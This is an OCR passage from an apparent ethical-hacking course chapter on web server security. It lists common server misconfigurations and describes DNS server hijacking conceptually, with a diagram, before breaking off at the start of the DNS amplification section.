
The following are some oversights that can compromise a web server:

- Improper file and directory permissions
- Installing the server with default settings
- Unnecessary services enabled, including content management and remote administration
- Security conflicts with the business' ease-of-use requirements
- Lack of proper security policy, procedures, and maintenance
- Improper authentication with external systems
- Default accounts with default or no passwords
- Unnecessary default, backup, or sample files
- Misconfigurations in the web server, OS, and networks
- Bugs in server software, OS, and web applications
- Misconfigured Secure Sockets Layer (SSL) certificates and encryption settings
- Administrative or debugging functions that are enabled or accessible on web servers
- Use of self-signed certificates and default certificates
- Not using dedicated server for web services

LO#02: Demonstrate Different Web Server Attacks

Web Server Attacks

An attacker can use many techniques to compromise a web server, such as DoS/DDoS, Domain Name System (DNS) server hijacking, DNS amplification, directory traversal, man in the middle (MITM)/sniffing, phishing, website defacement, web server misconfiguration, HTTP response splitting, web cache poisoning, Secure Shell (SSH) brute force, and web server password cracking. This section describes these attack techniques in detail.



DNS Server Hijacking


- Attacker compromises the DNS server and **changes the DNS settings** so that all the requests coming towards the target web server are redirected to his/her own malicious server

Attacker
1 Compromises DNS server and changes the DNS settings
DNS server checks the respective DNS mapping for the requested domain name
3
2
Request is sent to DNS server
DNS Server (Target)
Users (Victim)
4
Redirects user request to the malicious website
Fake Site
Legitimate Site

DNS Server Hijacking


The Domain Name System (DNS) resolves a domain name to its corresponding IP address. A user queries the DNS server with a domain name, and the DNS server responds with the corresponding IP address.

In DNS server hijacking, an attacker compromises a DNS server and changes its mapping settings to redirect toward a rogue DNS server that would redirect the user's requests to the attacker's rogue server. Consequently, when the user enters a legitimate URL in a browser, the settings will redirect to the attacker's fake site.



Attacker
1 Compromises DNS server and changes the DNS settings
DNS server checks the respective DNS mapping for the requested domain name
3
2
Request is sent to DNS server
DNS Server (Target)
Users (Victim)
4
Redirects user request to the malicious website
Fake Site
Legitimate Site

Figure 13.6: DNS server hijacking



DNS Amplification Attack

- Attacker takes advantage of the **DNS recursive method** of DNS redirection to perform DNS amplification attacks

User's PC

User's Primary DNS Server (Recursion Allowed)

